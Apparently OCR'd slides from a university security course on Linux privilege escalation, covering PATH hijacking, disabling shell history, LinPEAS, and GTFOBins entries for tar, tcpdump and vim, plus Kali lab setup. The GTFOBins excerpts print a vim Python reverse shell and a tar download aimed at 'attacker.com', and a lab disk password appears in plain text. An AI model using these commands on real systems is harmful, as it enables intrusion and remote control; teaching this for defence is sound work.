
To what extent should one trust a statement that a program is free of Trojan horses? Perhaps it is more important to trust the people who wrote the software.


KEN THOMPSON

Environment Variables


- Linux and Windows use EVs for configuration of interactive environment
- Disable shell history: `HISTFILESIZE=0`
- `$PATH` variable contains ordered locations to search for executable
  - First found will be executed
- Can be used to "overshadow" the original executable

*PEAS & GTFOBins






*PEAS & GTFOBins




- "Linux/Win Privilege Escalation Awesome Script"
  - LinPEAS/WinPEAS
- Automated local config scanner
- Provides ***hints*** as to things that may be worth looking at

*PEAS & GTFOBins



GTFOBins

- Doesn't stand for anything per docs
- Provides ***primitives*** for accomplishing other, larger actions
- Curated list of Linux's ***non-obvious*** features and/or usages



GTFOBins

.. / tar

☆ Star 11,277

Shell | File upload | File download | File write | File read | Sudo | Limited SUID

File download

It can download remote files.

This only works for GNU tar. Download and extract a tar archive via SSH. The attacker box must have the `rmt` utility installed (it should be present by default in Debian-like distributions).

```
RHOST=attacker.com
RUSER=root
RFILE=/tmp/file_to_get.tar
tar xvf $RUSER@$RHOST:$RFILE --rsh-command=/bin/ssh
```

GTFOBins

.. / tcpdump

☆ Star 11,277

Command | Sudo

These require some traffic to be actually captured. Also note that the subprocess is immediately sent to the background.

In recent distributions (e.g., Debian 10 and Ubuntu 18) AppArmor limits the `postrotate-command` to a small subset of predefined commands thus preventing the execution of the following.

Command

It can be used to break out from restricted environments by running non-interactive system commands.

```
COMMAND='id'
TF=$(mktemp)
echo "$COMMAND" > $TF
chmod +x $TF
tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF
```

GTFOBins

.. / vim

☆ Star 11,277

Shell | Reverse shell | Non-interactive reverse shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

Reverse shell


It can send back a reverse shell to a listening attacker to open a remote network access.

This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3. Run `socat file:\`tty\`,raw,echo=0 tcp-listen:12345` on the attacker box to receive the shell.

```
export RHOST=attacker.com
export RPORT=12345
vim -c ':py import vim,sys,socket,os,pty;s=socket.socket()
s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn("/bin/sh")
vim.command(":q!")'
```

For Hands-On

Download repo to Kali VM and compile




```
git clone https://github.com/peass-ng/PEASS-ng.git
cd PEASS-ng/linPEAS/
python3 -m builder.linpeas_builder --all --output linpeas.sh
```

REQUIRES INTERNET CONNECTION TO COMPILE

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

Disk Crypto: FnkEYWVb2YHtHDioUoY9Rosq

Per-Startup Kali Config

When connecting to the local VM, have to setup Kali networking ***every time you boot***.

- `ifconfig eth0 down`
  - Stop auto-detect
- `ifconfig eth0 192.168.66.XXX netmask 255.255.255.0`
  - Set Kali VM's IP address
- `ip route add 192.168.66.0/24 dev eth0`
  - Tell Kali how to route to imported VM (1x only)

Threats and Countermeasures

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Spring 2025

Via Command/Scripting Interpreters

- Often called “shells”
- Usually interact with via network connection either intended or not
- Direct Shell: SSH
- Forward/Bind Shell
- Reverse/ “Callback” Shell